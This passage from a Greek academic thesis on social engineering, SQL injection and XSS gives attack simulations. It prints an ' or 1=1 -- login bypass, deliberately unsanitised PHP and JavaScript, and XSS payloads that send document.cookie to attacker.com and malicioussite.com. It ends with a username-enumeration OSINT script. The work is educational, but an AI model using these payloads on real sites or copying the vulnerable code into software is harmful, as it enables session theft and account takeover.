
Ο επιτιθέμενος προσπαθεί να κάνει επαναφορά κωδικού με την χρήση του τηλεφώνου

Το θύμα έχει πειστεί με την διαδικασία και του στέλνει τον σύνδεσμο επαναφοράς κωδικού

Ο επιτιθέμενος αλλάζει όλα τους κωδικούς από τον λογαριασμό που πήρε

Επαναλαμβάνει την ίδια διαδικασία σε άλλα θύματα από τον νέο πλέον λογαριασμό

Block Diagram



Εικόνα 22: Κύκλος επίθεσης εκμετάλλευσης ανθρώπινου παράγοντα

4.2 Προσομοίωση Επίθεσης SQLi

Σενάριο

Ο κακόβουλος χρήστης βρίσκει την σελίδα μιας τράπεζας η οποία έχει μια ευπάθεια η οποία επιτρέπει την επίθεση SQLi. Ο χρήστης θα πάει να κάνει σύνδεση στον λογαριασμό του, αλλά αντί να βάλει το email και τον κωδικό του, θα εισχωρήσει κακόβουλο κώδικα ο οποίος θα τον βοηθήσει να προσπεράσει την φόρμα εισόδου.

Τίτλος

Επίθεση SQLi σε τραπεζικό σύστημα

Στόχος

Στόχος της επίθεσης αυτής είναι η εισαγωγή SQL ερωτημάτων στη βάση δεδομένων της ιστοσελίδας της τράπεζας ώστε να πάρει τον έλεγχο της. Αυτό θα επιτευχθεί εισάγοντας κώδικα στα κατάλληλα πεδία που χρησιμοποιούνται για email και κωδικό.


Φάσεις

Ο χρήστης δοκιμάζει ειδικούς χαρακτήρες για να εντοπίσει τυχόν σφάλματα.

Αφού εντοπίσει σφάλματα, εισάγει στο πεδίο για τα στοιχεία τον κώδικα « ‘ or 1=1 -- ».

Ο κώδικας SQL τρέχει στην βάση δεδομένων της σελίδας παρακάμπτοντας την σύνδεση λογαριασμού, δίνοντάς του πλήρη πρόσβαση.

Block Diagram



Εικόνα 23: Επίθεση SQLi στη βάση δεδομένων

Ανάλυση

Η σελίδα περιμένει τα στοιχεία email και κωδικό. Αφού τα πάρει, ψάχνει αν υπάρχει το συγκεκριμένο email με τον συγκεκριμένο κωδικό. Αν υπάρχει, περνάει στο επόμενο επίπεδο, δηλαδή την είσοδο στον λογαριασμό του χρήστη. Αν όχι, τον ανακατευθύνει πάλι στην φόρμα.

Ο κώδικας που τρέχει στην σελίδα με την με κανονικά στοιχεία είναι ο παρακάτω:

```
SELECT *
FROM users
WHERE email = 'example@gmail.com'
AND pass = 'secret_password' LIMIT 1
```

Ο κώδικας αυτός επιλέγει όλα τα στοιχεία από τον πίνακα users όπου υπάρχει το email "example@gmail.com" και ο κωδικός 'secret_password', ενώ στο τέλος έχει το LIMIT 1 που του επιτρέπει να επιστρέψει τα στοιχεία μόνο για έναν χρήστη.

Ο κώδικας που τρέχει στην σελίδα με την με τα κακόβουλα στοιχεία εισαγωγής είναι ο παρακάτω:

```
SELECT *
FROM users
```

```
WHERE email = 'example@gmail.com'
AND pass = '' or 1=1 --' LIMIT 1
```

Ο κώδικας αυτός επιλέγει όλα τα στοιχεία από τον πίνακα users όπου υπάρχει το email "example@gmail.com" και ο κωδικός είναι κενό ('') ή 1=1 το οποίο επιστρέφει πάντα True. Τέλος, προσθέτοντας τις δυο παύλες μετατρέπει σε σχόλιο την συνέχεια του κώδικα, αγνοώντας το "LIMIT 1" επιστρέφοντας έτσι όλες τις εγγραφές.

4.3 Προσομοίωση Επίθεσης XSS

Σενάριο

Ο κακόβουλος χρήστης αντιλαμβάνεται ότι η ιστοσελίδα έχει μια ευπάθεια η οποία την καθιστά ευάλωτη στην επίθεση XSS. Τότε, εκχύνει κώδικα JavaScript σε κάποιο πεδίο της ιστοσελίδας. Πλέον ο κακόβουλος αυτός κώδικας είναι κομμάτι της ιστοσελίδας και όταν κάποιος χρήστης επισκεφτεί την ιστοσελίδα αυτή, βρίσκεται σε κίνδυνο. Είναι φανερό ότι σε αυτήν την επίθεση, το θύμα δεν είναι η σελίδα ή οι διαχειριστές της, αλλά οι χρήστες που την επισκέπτονται.

Τίτλος

Επίθεση Stored XSS για την αρπαγή Cookies

Στόχος

Ο στόχος της επίθεσης αυτής είναι η έκχυση κώδικα JavaScript μέσα στην ιστοσελίδα ώστε όταν ο χρήστης περιηγηθεί σε αυτή, στοιχεία που είναι αποθηκευμένα στα cookies, όπως το Session Id, κωδικοί, ιστορικό περιήγησης, που όταν πέσουν στα λάθος χέρια μπορούν να χρησιμοποιηθούν με κακόβουλο τρόπο.

Φάσεις


Ο κακόβουλος χρήστης εισάγει κώδικα JavaScript για να εντοπίσει τυχόν ευπάθειες της ιστοσελίδας.

Αφού τις εντοπίσει, εκχύνει τον τελικό κακόβουλο κώδικα που όταν τρέξει, θα στείλει τα Cookies του χρήστη σε μια βάση δεδομένων.


Ο κώδικας πλέον είναι κομμάτι της σελίδας μέχρι οι διαχειριστές της να το αντιληφθούν.

Κάποιος χρήστης επισκέπτεται την σελίδα, ο κώδικας τρέχει, και τα Cookies του ανυποψίαστου χρήστη υποκλέπτονται.

Block Diagram



Εικόνα 24: Επίθεση Stored XSS σε ευπαθή ιστοσελίδα



Εικόνα 25: Επίθεση Reflected XSS με τη χρήση ευπαθής ιστοσελίδας

Ανάλυση

Η ιστοσελίδα περιέχει κάποια πεδία που δίνουν την δυνατότητα στους χρήστες να αφήσουν σχόλια. Τα σχόλια αυτά, αποθηκεύονται στην βάση δεδομένων και εμφανίζονται στην ιστοσελίδα. Ο κακόβουλος χρήστης αντί για σχόλιο, εκχύνει κώδικα JavaScript που τρέχει κάθε φορά στον υπολογιστή του χρήστη.

Ενδεικτικά ο κώδικας με την ευπάθεια.

```
<h1>Comment Section</h1>
<form method="post">
    Name: <input type="text" name="name"><br>
    Comment: <textarea name="comment"></textarea><br>
    <input type="submit" name="submit" value="Submit">
</form>
<?php
    if(isset($_POST['submit'])){
        $name = $_POST['name'];
        $comment = $_POST['comment'];
        $file = fopen("comments.txt", "a");
        fwrite($file, "<b>Name:</b> ".$name."<br><b>Comment:</b> ".$comment."<br><br>");
        fclose($file);
    }
    $comments = file_get_contents("comments.txt");
    echo $comments;
?>
```

Ο παραπάνω κώδικας δεν «απολυμαίνει» τα δεδομένα που εισάγει ο χρήστης. Όταν εισαχθεί ο παρακάτω κώδικας σαν σχόλιο, μόλις φορτωθούν τα σχόλια, θα τρέξει αυτόματα στον υπολογιστή του χρήστη.

```
<script>
document.location='http://malicioussite.com?stolen_cookie='+document.cookie;
</script>
```

Ο κώδικας αυτό, χρησιμοποιεί το document.location για να ανακατευθύνει τον χρήστη στην σελίδα malicioussite.com. Στο URL εισάγεται επίσης μια παράμετρος η “stolen_cookie” η οποία περιέχει τα κλεμμένα δεδομένα μέσω του “document.cookie”. Με την εκτέλεση του κώδικα, τα κλεμμένα δεδομένα ανήκουν πλέον στον κακόβουλο χρήστη ενώ αποθηκεύονται στην βάση δεδομένων του.

5 Συμπεράσματα

Σε αυτήν την πτυχιακή εργασία, αρχικά εξετάσαμε τον λόγο για τον οποίο η Κοινωνική Μηχανική αποτελεί μια από τις πιο συχνές τεχνικές επιθέσεων στο διαδίκτυο, τις μεθοδολογίες που χρησιμοποιούν οι κυβερνοεγκληματίες, τον αντίκτυπο αυτών των επιθέσεων καθώς και τον λόγο που είναι τόσο αποτελεσματικές. Στη συνέχεια, εξετάσαμε δύο από τις σημαντικότερες επιθέσεις στον ιστό, τη Cross Site Scripting (XSS) και τη SQL injection (SQLi). Αρχικά, εξηγήσαμε πώς αυτές οι επιθέσεις λαμβάνουν χώρα και πώς επηρεάζουν άμεσα τον χρήστη χωρίς να τον ενημερώνουν. Στη συνέχεια, προτείναμε ορισμένα μέτρα ασφαλείας τα οποία είναι απαραίτητα για την προστασία του συστήματος. Αν και κανένας μηχανισμός άμυνας δεν είναι αρκετός μόνος του, η συνδυασμένη χρήση πολλών μηχανισμών καθιστά τη διείσδυση σε πληροφοριακά συστήματα όλο και πιο δύσκολη. Τέλος, μελετήσαμε ορισμένες προσομοιώσεις επιθέσεων. Αρχικά, διαπιστώσαμε ότι η συλλογή πληροφοριών που είναι προσβάσιμες σε όλους στο διαδίκτυο μπορεί να αυξήσει την πιθανότητα επιτυχίας μιας επίθεσης Κοινωνικής Μηχανικής. Τέλος, παρουσιάσαμε δύο παραδείγματα, ένα για επίθεση XSS και ένα για επίθεση SQLi, και αναλύσαμε τα βήματα των επιθέσεων, επικεντρώνοντας στον τρόπο που επηρεάζουν τον χρήστη.

Βιβλιογραφία

[1] Social Engineering and Cyber Security - https://www.researchgate.net/profile/Hugo-Barbosa/publication/315351300_SOCIAL_ENGINEERING_AND_CYBER_SECURITY/links/599c43430f7e9b892bafc0df/SOCIAL-ENGINEERING-AND-CYBER-SECURITY.pdf

[2] Z. Wang, H. Zhu and L. Sun, "Social Engineering in Cybersecurity: Effect Mechanisms, Human Vulnerabilities and Attack Methods," in IEEE Access, vol. 9, pp. 11895-11910, 2021, doi: 10.1109/ACCESS.2021.3051633.

[3] P. Y. Leonov, A. V. Vorobyev, A. A. Ezhova, O. S. Kotelyanets, A. K. Zavalishina and N. V. Morozov, "The Main Social Engineering Techniques Aimed at Hacking Information Systems," 2021 Ural Symposium on Biomedical Engineering, Radioelectronics and Information Technology (USBEREIT), Yekaterinburg, Russia, 2021, pp. 0471-0473, doi: 10.1109/USBEREIT51232.2021.9455031.

[4] S. Gupta, Isha, A. Bhattacharya and H. Gupta, "Analysis of Social Engineering Attack on Cryptographic Algorithm," 2021 9th International Conference on Reliability, Infocom Technologies and Optimization (Trends and Future Directions) (ICRITO), Noida, India, 2021, pp. 1-5, doi: 10.1109/ICRITO51393.2021.9596568.

[5] S. N. Hidayah Zulkiffli, M. N. Ahmad Zawawi and F. A. Rahim, "Passive and Active Reconnaissance: A Social Engineering Case Study," 2020 8th International Conference on Information Technology and Multimedia (ICIMU), Selangor, Malaysia, 2020, pp. 138-143, doi: 10.1109/ICIMU49871.2020.9243402.

[6] P. Y. Leonov, A. V. Vorobyev, A. A. Ezhova, O. S. Kotelyanets, A. K. Zavalishina and N. V. Morozov, "The Main Social Engineering Techniques Aimed at Hacking Information Systems," 2021 Ural Symposium on Biomedical Engineering, Radioelectronics and Information Technology (USBEREIT), Yekaterinburg, Russia, 2021, pp. 0471-0473, doi: 10.1109/USBEREIT51232.2021.9455031.

[7] Y. Kano and T. Nakajima, "Trust Factors of Social Engineering Attacks on Social Networking Services," 2021 IEEE 3rd Global Conference on Life Sciences and

Technologies (LifeTech), Nara, Japan, 2021, pp. 25-28, doi: 10.1109/LifeTech52111.2021.9391929.

[8] H. Aldawood and G. Skinner, "Analysis and Findings of Social Engineering Industry Experts Explorative Interviews: Perspectives on Measures, Tools, and Solutions," in IEEE Access, vol. 8, pp. 67321-67329, 2020, doi: 10.1109/ACCESS.2020.2983280.

[9] W. Syafitri, Z. Shukur, U. A. Mokhtar, R. Sulaiman and M. A. Ibrahim, "Social Engineering Attacks Prevention: A Systematic Literature Review," in IEEE Access, vol. 10, pp. 39325-39343, 2022, doi: 10.1109/ACCESS.2022.3162594.

[10] K. Surendhar et al., "Prevention of Data Loss with SQLI," 2022 Second International Conference on Advanced Technologies in Intelligent Control, Environment, Computing & Communication Engineering (ICATIECE), Bangalore, India, 2022, pp. 1-5, doi: 10.1109/ICATIECE56365.2022.10046695.

[11] D. Patel, N. Dhamdhere, P. Choudhary and M. Pawar, "A System for Prevention of SQLi Attacks," 2020 International Conference on Smart Electronics and Communication (ICOSEC), Trichy, India, 2020, pp. 750-753, doi: 10.1109/ICOSEC49089.2020.9215361.

[12] R. H. Abdul Raman, "Enhanced Automated-Scripting Method for Improved Management of SQL Injection Penetration Tests on a Large Scale," 2019 IEEE 9th Symposium on Computer Applications & Industrial Electronics (ISCAIE), Malaysia, 2019, pp. 259-266, doi: 10.1109/ISCAIE.2019.8743936.

[13] A. K. Priyanka and S. S. Smruthi, "WebApplication Vulnerabilities:Exploitation and Prevention," 2020 Second International Conference on Inventive Research in Computing Applications (ICIRCA), Coimbatore, India, 2020, pp. 729-734, doi: 10.1109/ICIRCA48905.2020.9182928.

[14] I. Tasevski and K. Jakimoski, "Overview of SQL Injection Defense Mechanisms," 2020 28th Telecommunications Forum (TELFOR), Belgrade, Serbia, 2020, pp. 1-4, doi: 10.1109/TELFOR51502.2020.9306676.

[15] T. Wang, D. Zhao and J. Qi, "Research on Cross-site Scripting Vulnerability of XSS Based on International Student Website," 2022 International Conference on Computer Network, Electronic and Automation (ICCNEA), Xi'an, China, 2022, pp. 154-158, doi: 10.1109/ICCNEA57056.2022.00043.

[16] K. Pranathi, S. Kranthi, A. Srisaila and P. Madhavilatha, "Attacks on Web Application Caused by Cross Site Scripting," 2018 Second International Conference on Electronics, Communication and Aerospace Technology (ICECA), Coimbatore, India, 2018, pp. 1754-1759, doi: 10.1109/ICECA.2018.8474765.

[17] M. Singh, P. Singh and P. Kumar, "An Analytical Study on Cross-Site Scripting," 2020 International Conference on Computer Science, Engineering and Applications (ICCSEA), Gunupur, India, 2020, pp. 1-6, doi: 10.1109/ICCSEA49143.2020.9132894.

[18] T. A. Taha and M. Karabatak, "A proposed approach for preventing cross-site scripting," 2018 6th International Symposium on Digital Forensic and Security (ISDFS), Antalya, Turkey, 2018, pp. 1-4, doi: 10.1109/ISDFS.2018.8355356.

[19] P. Tanakas, A. Ilias and N. Polemi, "A Novel System for Detecting and Preventing SQL Injection and Cross-Site-Script," 2021 International Conference on Electrical, Computer and Energy Technologies (ICECET), Cape Town, South Africa, 2021, pp. 1-6, doi: 10.1109/ICECET52533.2021.9698688.

[20] B. Abazi and E. Hajrizi, "Practical analysis on the algorithm of the Cross-Site Scripting Attacks," 2022 29th International Conference on Systems, Signals and Image Processing (IWSSIP), Sofia, Bulgaria, 2022, pp. 1-4, doi: 10.1109/IWSSIP55020.2022.9854491.

[21] P. Tanakas, A. Ilias and N. Polemi, "A Novel System for Detecting and Preventing SQL Injection and Cross-Site-Script," 2021 International Conference on Electrical, Computer and Energy Technologies (ICECET), Cape Town, South Africa, 2021, pp. 1-6, doi: 10.1109/ICECET52533.2021.9698688.

[22] https://purplesec.us/security-insights/uber-compromised-by-teenager/

[23] https://easydmarc.com/blog/how-does-social-engineering-affect-an-organization/

[24] The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws 2nd Edition (Book)

[25] https://tryhackme.com/

[26] https://github.com/Mebus/cupp

Πηγές Εικόνων

[1] https://www.bulletproof.co.uk/social-engineering

[2] https://cyberhoot.com/cybrary/reconnaissance/

[3] https://zeltser.com/resume-in-an-it-job-search/

[4] https://community.thriveglobal.com/8-very-simple-ways-and-easy-to-do-to-avoid-being-manipulated/

[5] https://null-byte.wonderhowto.com/how-to/hack-like-pro-cover-your-tracks-so-you-arent-detected-0146318/

[6] https://www.valimail.com/guide-to-phishing/spear-phishing-vs-phishing/

[7] https://www.ninjaone.com/es/blog/creacion-de-una-cultura-de-seguridad-consejos-practicos-para-detectar-un-phishing/

[8] https://2wtech.com/it-101-social-engineering-attacks/

[9] https://www.mygreatlearning.com/blog/social-engineering-attack/

[10] https://secops.group/uber-has-been-hacked-by-a-teen/

[11] https://sectigostore.com/blog/what-is-sql-injection-8-tips-on-how-to-prevent-sql-injection-attacks/

[12] https://www.linkedin.com/pulse/deep-dive-codesql-injection-web-attacks-shahryar-ali/?trk=pulse-article_more-articles_related-content-card

[13] https://www.cloudflare.com/learning/ssl/why-is-http-not-secure/

[14] https://evalian.co.uk/xxs-attacks-what-is-cross-site-scripting-and-why-is-it-a-security-risk/

[15] https://www.invicti.com/blog/web-security/cross-site-scripting-xss/

[16] Αρχιτεκτονική του συστήματος ανίχνευσης και αποτροπής (Με τη χρήση draw.io).

[17]https://ieeexplore.ieee.org/mediastore_new/IEEE/content/media/9698246/9698247/9698688/9698688-fig-4-source-large.gif

[18]https://ieeexplore.ieee.org/mediastore_new/IEEE/content/media/9698246/9698247/9698688/9698688-table-1-source-large.gif

[19]https://ieeexplore.ieee.org/mediastore_new/IEEE/content/media/9698246/9698247/9698688/9698688-fig-6-source-large.gif

[20] Διάγραμμα ροής επίθεσης Phishing σε συγκεκριμένο στόχο (Με τη χρήση draw.io).

[21] Διάγραμμα ροής για επίθεση brute force (Με τη χρήση draw.io).

[22] Κύκλος επίθεσης εκμετάλλευσης ανθρώπινου παράγοντα (Με τη χρήση draw.io).

[23] Επίθεση SQLi στη βάση δεδομένων (Με τη χρήση draw.io).

[24] Επίθεση Stored XSS σε ευπαθή ιστοσελίδα (Με τη χρήση draw.io).

[25] Επίθεση Reflected XSS με τη χρήση ευπαθής ιστοσελίδας (Με τη χρήση draw.io).

Παράρτημα Α

3.3.1 Reflected XSS

Ο μηχανισμός της σελίδας

```
<script>
     function greetUser() {
       var name = document.getElementById("name").value;
       var greeting = "Hello, " + name + "!";
       // Display the greeting
       document.getElementById("greeting").innerHTML = greeting;
     }
</script>
```

Ο κώδικας της επίθεσης

```
http://example.com/?name=<script>alert('XSS Attack!')</script>
```

3.3.2 Stored XSS

Ο μηχανισμός της σελίδας

```
function postComment(comment) {
  var commentElement = document.createElement("div");
  commentElement.innerHTML = comment;
  document.getElementById("comments").appendChild(commentElement);
}

var maliciousComment = "<script>window.location='http://attacker.com/?cookie='+docu-
ment.cookie;</script>";

// The malicious comment is passed to the postComment function
postComment(maliciousComment);
```

Ο κώδικας της επίθεσης

```
POST "http://example.com/post-comment", body{"<script>window.location='http://at-
tacker.com/?cookie='+document.cookie</script>}
```

3.3.3 DOM Based XSS

Ο μηχανισμός της σελίδας

```
   <script>
     // Assume this code is executed when the page loads
     function processInput() {
       var params = new URLSearchParams(window.location.search);
       var keyword = params.get("keyword");
       document.getElementById("output").innerHTML = keyword;
```

```
    }
  </script>
  <script>
    // Automatically trigger the processing of input on page load
    processInput();
  </script>
```


Ο κώδικας της επίθεσης

```
http://website.com/search?keyword=<script>window.location='http://at-
tacker.com/?cookie='+document.cookie</script>
```

Παράρτημα Β

Bloodhound Osint Tool

```
from pip._vendor import requests
class bcolors:
    OKGREEN = '\033[92m'
    WARNING = '\033[93m'
    FAIL = '\033[91m'
    ENDC = '\033[0m'
#ASCII ART
print("""
```



```
                        OSINT TOOL MADE MY @supervillain419                        """)

#List of Social Medias I will use
social_media = {
    "Facebook" : "https://www.facebook.com/",
    "Instagram" : "https://www.instagram.com/",
    "Github" : "https://github.com/",
    "Chess.com" : "https://chess.com/member/",
    "Vsco" : "https://vsco.co/",
    "Reddit" : "https://www.reddit.com/user/",
    "Flickr" : "https://www.flickr.com/people/",
    "Pinterest" : "https://gr.pinterest.com/",
    "Soundcloud" : "https://soundcloud.com/"
}
# User inserts the name he want to search
usr_input = input("\n> Please enter the name you want to search: ")
print("\n")

backup = ""
#For every Social Media
for sm in social_media:
    url_link = social_media[sm] + usr_input
    # In response variable we get the status code
    response = requests.get(url_link)
    # Status code: 200 = Exists, 401 = Does not exist!
    if response.status_code == 200:
        print((f"[+] {sm} account") + bcolors.OKGREEN +(" Found! ")+ bcolors.ENDC,
end="")
        print(url_link)
        backup += (f"[+] {sm} account Found! ") + url_link + ("\n")
    else:
        print((f"[+] {sm} account") + bcolors.FAIL + (" Not Found! ") + bcolors.ENDC)

print("Thank you for using my tool! :) \n")
```